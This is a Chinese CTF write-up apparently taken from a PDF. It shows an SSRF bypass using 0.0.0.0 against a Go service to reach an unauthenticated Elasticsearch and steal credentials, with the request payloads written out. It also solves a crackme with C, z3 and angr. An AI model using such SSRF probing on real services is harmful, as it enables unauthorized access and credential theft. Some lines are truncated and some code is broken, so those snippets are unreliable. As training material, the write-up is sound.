                        easy := curl.EasyInit()
                        defer easy.Cleanup()
                        easy.Setopt(curl.OPT_URL, target)
```

```
                        easy.Setopt(curl.OPT_TIMEOUT, 3)
                        easy.Setopt(curl.OPT_FOLLOWLOCATION, false)
                        easy.Setopt(curl.OPT_WRITEFUNCTION, func(buf []byte, extra interfa
                                c.Data(http.StatusOK, "text/html", buf)
                                return true
                        })
                        err := easy.Perform()
                        if err != nil {
                                fmt.Printf("ERROR: %v\n", err)
                                return
                        } else {
                                c.JSON(http.StatusInternalServerError, nil)
                                return
                        }
                }
        }).Catch(func() {
                c.JSON(http.StatusBadGateway, nil)
                return
        })

}

func Info(c *gin.Context) {
        c.JSON(http.StatusOK, gin.H{
                "msg": " /etc/server.go",
        })
        return
}

//
func LoadUrl(r *gin.Engine) {
        r.Use(Cors())
        r.GET("/get", GetData)
        r.GET("/index", Info)
}

func RunAdmin() http.Handler {
        gin.DisableConsoleColor()

        f, _ := os.Create("./logs/server.log")
        gin.DefaultWriter = io.MultiWriter(f)

        r := gin.Default()

        r.Use(gin.LoggerWithFormatter(func(param gin.LogFormatterParams) string {
                return fmt.Sprintf("[Crack5-Web] %s - [%s] \"%s %s %s %d %s \"%s\" %s\"\n'
                        param.ClientIP,
                        param.TimeStamp.Format("2006-01-02 15:04:05"),
                        param.Method,
                        param.Path,
                        param.Request.Proto,
```

```
                        param.StatusCode,
                        param.Latency,
                        param.Request.UserAgent(),
                        param.ErrorMessage,
                )
        }))
        r.Use(gin.Recovery())

        LoadUrl(r)

        return r
}
```

最先发现了两个接口是入口点，一个是之前的/index，后面的Info似乎是被访问后执行的函数。另一个api是/get，访问后肯定是GetData函数，看看执行了执行了什么：

```
func GetData(c *gin.Context) {
        try.Try(func() {
                target, status := c.GetQuery("t") //获取t参数的值
                if !status {
                        c.JSON(http.StatusOK, gin.H{
                                "msg": "query invalid",
                        })
                        return
                }
                if len(target) >= 128 || !SecCheck(target) { //过滤@和./
                        c.JSON(http.StatusBadRequest, gin.H{
                                "msg": "illage url",
                        })
                        return
                }
                u, err := url.Parse(target)

                if err != nil {
                        c.JSON(http.StatusBadRequest, gin.H{
                                "msg": "illage url",
                        })
                        return
                } else {
                        if (u.Scheme != "http" && u.Scheme != "https") || IsInternalIp(u.H
                                c.JSON(http.StatusBadRequest, gin.H{
                                        "msg": "illage url",
                                })
                                return
                        }

                        easy := curl.EasyInit()
                        defer easy.Cleanup()
                        easy.Setopt(curl.OPT_URL, target) //访问url
                        easy.Setopt(curl.OPT_TIMEOUT, 3)
                        easy.Setopt(curl.OPT_FOLLOWLOCATION, false)
                        easy.Setopt(curl.OPT_WRITEFUNCTION, func(buf []byte, extra interfa
                                c.Data(http.StatusOK, "text/html", buf)
                                return true
                        })
                        err := easy.Perform()
                        if err != nil {
                                fmt.Printf("ERROR: %v\n", err)
                                return
                        } else {
                                c.JSON(http.StatusInternalServerError, nil)
                                return
                        }
                }
        }).Catch(func() {
                c.JSON(http.StatusBadGateway, nil)
```

```
                return
        })
}
```

这个时候就可以利用url参数进行ssrf探测绑定内网网卡的服务端口了，0.0.0.0没有被过滤

```
GET /get?t=http://0.0.0.0:80/index
```

爆破出9200端口，存在elasticsearch的未授权访问，然后读敏感目录：

```
GET /get?t=http://0.0.0.0:9200/_search
```

查询出用户名、密码。登录ssh服务拿到flag

题目六：EzRe

在第三题的flag中找到链接地址：

```
https://www.bilibili.com/read/cv19145091
```

进去下载文件，拿到文件后file、string一下：

```
PS C:\Users\chanra\Desktop> file .\EzRe
.\EzRe: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
, for GNU/Linux 2.6.32, BuildID[sha1]=80b730d230d03e14f4d6a87c869956c6a82c2210, not stripped
```

linux的elf64位可执行文件，准备好linux和ida64，拖进ida直接可以反编译出伪代码：

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char *password; // [rsp+0h] [rbp-10h]
  void *username; // [rsp+8h] [rbp-8h]

  username = malloc(0x10uLL);
  password = malloc(0x20uLL);
  memset(username, 0, 0x10uLL);
  memset(password, 0, 0x20uLL);
  printf("Ready to enter system? Please enter your username: ");
  fgets(username, 15, stdin);
  if ( check_name(username) != 1 )
    exit(0);
  printf("right! Please enter your password: ");
  fgets(password, 31, stdin);
  if ( check_pass(password, username) != 1 )
    exit(0);
  printf("welcome!");
  exit(0);
}
```

用户名：

先检查用户名，然后检查密码，一般逆向算法题目，满足条件的字符串就是flag：

```
__int64 __fastcall check_name(const char *name)
{
  int v2; // [rsp+10h] [rbp-60h]
  int v3[11]; // [rsp+14h] [rbp-5Ch]
  __int64 v4[5]; // [rsp+40h] [rbp-30h]
  int len_name; // [rsp+68h] [rbp-8h]
  int i; // [rsp+6Ch] [rbp-4h]

  v4[0] = 0LL;
  v4[1] = 0LL;
  v4[2] = 0LL;
  v4[3] = 0LL;
  v4[4] = 0LL;
  len_name = strlen(name);
  v2 = 0x1663;
  v3[0] = 0x1729;
  v3[1] = 0x16F2;
  v3[2] = 0x17AD;
  v3[3] = 0x17AD;
  v3[4] = 0x17CE;
  v3[5] = 0x1637;
  v3[6] = 0x160B;
  v3[7] = 0x17FA;
  v3[8] = 0x1826;
  if ( len_name != 11 )
    return 0LL;
  for ( i = 0; i <= 4; ++i )
  {
    LODWORD(v4[i]) = 22 * name[i] + 33 * name[i + 5];
    HIDWORD(v4[i]) = 22 * name[i + 5] + 33 * name[i];
    if ( LODWORD(v4[i]) != *(&v2 + 2 * i) || HIDWORD(v4[i]) != v3[2 * i] )
      return 0LL;
  }
  return 1LL;
}
```


这是一个二元一次方程组，需要注意的是v2和v3的栈地址间隔是4字节，*(&v2 + 2 * i)就是v3的奇数索引值，如果没发现也可以计算出用户名为s****a****，也可猜到是superadmin

```
22 * name[i] + 33 * name[i + 5] == *(&v2 + 2 * i)
22 * name[i + 5] + 33 * name[i] == v4[i]) != v3[2 * i]
```

这个可以手动简化下，也可以直接爆破，计算量不大，c爆破和python z3约束都可

```c
#include <stdio.h>

int main()
{
    int v2; // [rsp+10h] [rbp-60h]
    int v3[11]; // [rsp+14h] [rbp-5Ch]
    int i; // [rsp+6Ch] [rbp-4h]
    int *ptr;
    char name[10] = {0};
    char key[10] = {0};
    v4[0] = 0LL;
    v4[1] = 0LL;
    v4[2] = 0LL;
    v4[3] = 0LL;
    v4[4] = 0LL;
    v2 = 5731;
    v3[0] = 5929;
    v3[1] = 5874;
    v3[2] = 6061;
    v3[3] = 6061;
    v3[4] = 6094;
    v3[5] = 5687;
    v3[6] = 5643;
    v3[7] = 6138;
    v3[8] = 6182;
    ptr = &v3[0]-1;
    *ptr = v2;
    /*
    printf("%p\n",ptr);
    for (i=0;i<=8;i++){
        printf("%p\n",&v3[i]);
    }*/
    for ( i = 0; i <= 4; ++i)
    {
        for(name[i]=1;name[i]<127;name[i]++){
            for(name[i+5]=1;name[i+5]<127;name[i+5]++){
                if ((22 * name[i] + 33 * name[i + 5]) == *(&*ptr + 2 * i)){
                    if((22 * name[i + 5] + 33 * name[i]) == v3[2 * i] ){
                        key[i] = name[i];
                        key[i+5] = name[i+5];
                        break;
                    }
                }
            }
        }
    }
    for (i=0;i<10;i++){
        printf("%c",key[i]); //superadmin
    }
```

```
    return 0;
}
```



z3也很快可以解开

```python
from z3 import *
s = Solver()
v3 = [0x1663,0x1729,0x16F2,0x17AD,0x17AD,0x17CE,0x1637,0x160B,0x17FA,0x1826]
name = [Int("name%d"%i) for i in range(10)]
for j in range(10):
    s.add(name[j]>32,name[j]<127)

for i in range(5):
    s.add((22 * name[i] + 33 * name[i + 5]) == v3[2*i])
    s.add((22 * name[i + 5] + 33 * name[i]) == v3[2*i+1])

if s.check() == sat:
    username = ''
    re = s.model()
    for i in range(10):
        username += chr(re[name[i]].as_long()) #convert intNumRef type to long
    print(username)
```

6_z3_solver.py × test.py ×

```python
from z3 import *
s = Solver()
v3 = [0x1663,0x1729,0x16F2,0x17AD,0x17AD,0x17CE,0x1637,0x160B,0x17FA,0x1826]
name = [Int("name%d"%i) for i in range(10)]
for j in range(10):
    s.add(name[j]>32,name[j]<127)

for i in range(5):
    s.add((22 * name[i] + 33 * name[i + 5]) == v3[2*i])
    s.add((22 * name[i + 5] + 33 * name[i]) == v3[2*i+1])

if s.check() == sat:
    username = ''
    re = s.model()
    for i in range(10):
        username += chr(re[name[i]].as_long()) #convert intNumRef type to long
    print(username)

```

if s.check() == sat

6_z3_solver (28) × 6_z3_solver (29) × 6_z3_solver (30) × 6_z3_solver (31) ×

```
C:\Python38\python3.exe "D:\Program Files\JetBrains\PyCharm 2021.2.3\plugins\python\helpers

import sys; print('Python %s on %s' % (sys.version, sys.platform))
sys.path.extend(['D:\\Project\\pyproject', 'D:/Project/pyproject'])

Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64 bit (AMD64)]
superadmin
```

```
┌──(root💀kali)-[~/Desktop/debug]
└─# ./linux_server64
IDA Linux 64-bit remote debug server(ST) v7.5.26. Hex-Rays (c) 2004-2020
Listening on 0.0.0.0:23946...
2022-12-11 04:29:23 [1] Accepting connection from 192.168.101.20...
Ready to enter system? Please enter your username: superadmin
right! Please enter your password: 12345678912345678912345678
2022-12-11 04:30:04 [1] Closing connection from 192.168.101.20...
2022-12-11 04:30:17 [2] Accepting connection from 192.168.101.20...
Ready to enter system? Please enter your username: superadmin
right! Please enter your password: 12345678912345678912345678
Looking for GNU DWARF file at "/usr/lib/debug/.build-id/80/b730d230d03e14f4d6a87c8
9956c6a82c2210.debug"... no.
```

密码：

第一步不用算用户名也可以跳过去，但是检查密码的函数需要用户名校验，所以拿到用户名superadmin再去算密码：

```
__int64 __fastcall check_pass(const char *password, const char *username)
{
  int secrect_key[28]; // [rsp+10h] [rbp-150h]
  int result[40]; // [rsp+80h] [rbp-E0h] BYREF
  char dest[8]; // [rsp+120h] [rbp-40h] BYREF
  __int64 v6; // [rsp+128h] [rbp-38h]
  __int64 v7; // [rsp+130h] [rbp-30h]
  __int64 v8; // [rsp+138h] [rbp-28h]
  __int64 v9; // [rsp+140h] [rbp-20h]
  int v10; // [rsp+150h] [rbp-10h]
  int dest_len; // [rsp+154h] [rbp-Ch]
  int pass_len; // [rsp+158h] [rbp-8h]
  int i; // [rsp+15Ch] [rbp-4h]

  *dest = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  memset(result, 0, sizeof(result));
  secrect_key[0] = 21;
  secrect_key[1] = 247;
  secrect_key[2] = 242;
  secrect_key[3] = 2;
  secrect_key[4] = 62;
  secrect_key[5] = 253;
  secrect_key[6] = 44;
  secrect_key[7] = 34;
  secrect_key[8] = 49;
  secrect_key[9] = 30;
  secrect_key[10] = 234;
  secrect_key[11] = 255;
  secrect_key[12] = 43;
  secrect_key[13] = 45;
  secrect_key[14] = 249;
  secrect_key[15] = 89;
  secrect_key[16] = 30;
  secrect_key[17] = 246;
  secrect_key[18] = 87;
  secrect_key[19] = 46;
  secrect_key[20] = 33;
  secrect_key[21] = 93;
  secrect_key[22] = 6;
  secrect_key[23] = 230;
  secrect_key[24] = 53;
  secrect_key[25] = 246;
  strncat(dest, username, 0xAuLL);
  *&dest[strlen(dest)] = 7628140;
  strcat(dest, "us");
  strcat(dest, "have");
```

```
  *&dest[strlen(dest)] = 7239014;
  pass_len = strlen(password);
  dest_len = strlen(dest);
  if ( pass_len != 27 )
    return 0LL;
  for ( i = 0; pass_len - 2 >= i; ++i )
  {
    v10 = i % dest_len;
    if ( i % 3 )
    {
      if ( i % 3 == 1 )
      {
        result[i] = dest[v10] ^ (password[i] + 22);
      }
      else if ( i % 3 == 2 )
      {
        result[i] = dest[v10] ^ (password[i] + 33);
      }
    }
    else
    {
      result[i] = (password[i] ^ dest[v10]);
    }
    if ( result[i] != secrect_key[i] )
      return 0LL;
  }
  return 1LL;
}
```

考点：单字节的位运算可以直接反求，再一个就是dest的值是多少，这个值可以debug，也可以静态分析：

```
char dest[8]; // [rsp+120h] [rbp-40h] BYREF
int dest_len; // [rsp+154h] [rbp-Ch]

strncat(dest, username, 0xAuLL); //开头是superadmin
*&dest[strlen(dest)] = 0x74656C; //追加fun,char是8bit,只能打印一个字符,需要转成long或者更长
strcat(dest, "us"); //追加us
strcat(dest, "have");//追加have
*&dest[strlen(dest)] = 0x6E7566; //追加fun
pass_len = strlen(password);
dest_len = strlen(dest);
if ( pass_len != 27 )
```

debug直接拿到变量值：

c复制过来，基本不怎么改动即可解开，也不需要爆破了：

```c
#include<stdio.h>
#include <string.h>

int main() {
    char dest[80]={0}; // [rsp+120h] [rbp-40h] BYREF
    int secrect_key[28]; // [rsp+10h] [rbp-150h]
    int v10; // [rsp+150h] [rbp-10h]
    int dest_len; // [rsp+154h] [rbp-Ch]
    int pass_len; // [rsp+158h] [rbp-8h]
    int i; // [rsp+15Ch] [rbp-4h]

    secrect_key[0] = 21;
    secrect_key[1] = 247;
    secrect_key[2] = 242;
    secrect_key[3] = 2;
    secrect_key[4] = 62;
    secrect_key[5] = 253;
    secrect_key[6] = 44;
    secrect_key[7] = 34;
    secrect_key[8] = 49;
    secrect_key[9] = 30;
    secrect_key[10] = 234;
    secrect_key[11] = 255;
    secrect_key[12] = 43;
    secrect_key[13] = 45;
    secrect_key[14] = 249;
    secrect_key[15] = 89;
    secrect_key[16] = 30;
    secrect_key[17] = 246;
    secrect_key[18] = 87;
    secrect_key[19] = 46;
    secrect_key[20] = 33;
    secrect_key[21] = 93;
    secrect_key[22] = 6;
    secrect_key[23] = 230;
    secrect_key[24] = 53;
    secrect_key[25] = 246;
    strncat(dest, "superadmin\n", 0xAuLL);
    *(long *)&dest[strlen(dest)] = 7628140;
    strcat(dest, "us");
    strcat(dest, "have");
    *(long *)&dest[strlen(dest)] = 7239014;
    dest_len = strlen(dest);
    printf("%s\n",dest);
    char password[26]={0};
    pass_len = sizeof (password);
    for ( i = 0; pass_len - 1 >= i; ++i )
    {
        v10 = i % dest_len;
        if ( i % 3 )
```

```
        {
            if ( i % 3 == 1 )
            {
                password[i] = (dest[v10] ^ secrect_key[i]) - 22;
            }
            else if ( i % 3 == 2 )
            {
                password[i] = (dest[v10] ^ secrect_key[i]) - 33;
            }
        }
        else
        {
            password[i] = (dest[v10] ^ secrect_key[i]);
        }
    }
    for(i=0;i<sizeof password;i++){
        printf("%c",password[i]);
    }
    return 0;
}
```

非预非预期解：

使用angr框架爆破，angr包含了z3的功能，可以快速特殊条件的输入求解：

```python
import angr

proj  = angr.Project("/home/chanra/EzRe")
simgr = proj.factory.simgr()
simgr.explore(find=lambda s: b"welcome" in s.posix.dumps(1))
print(simgr.found[0].posix.dumps(0))
```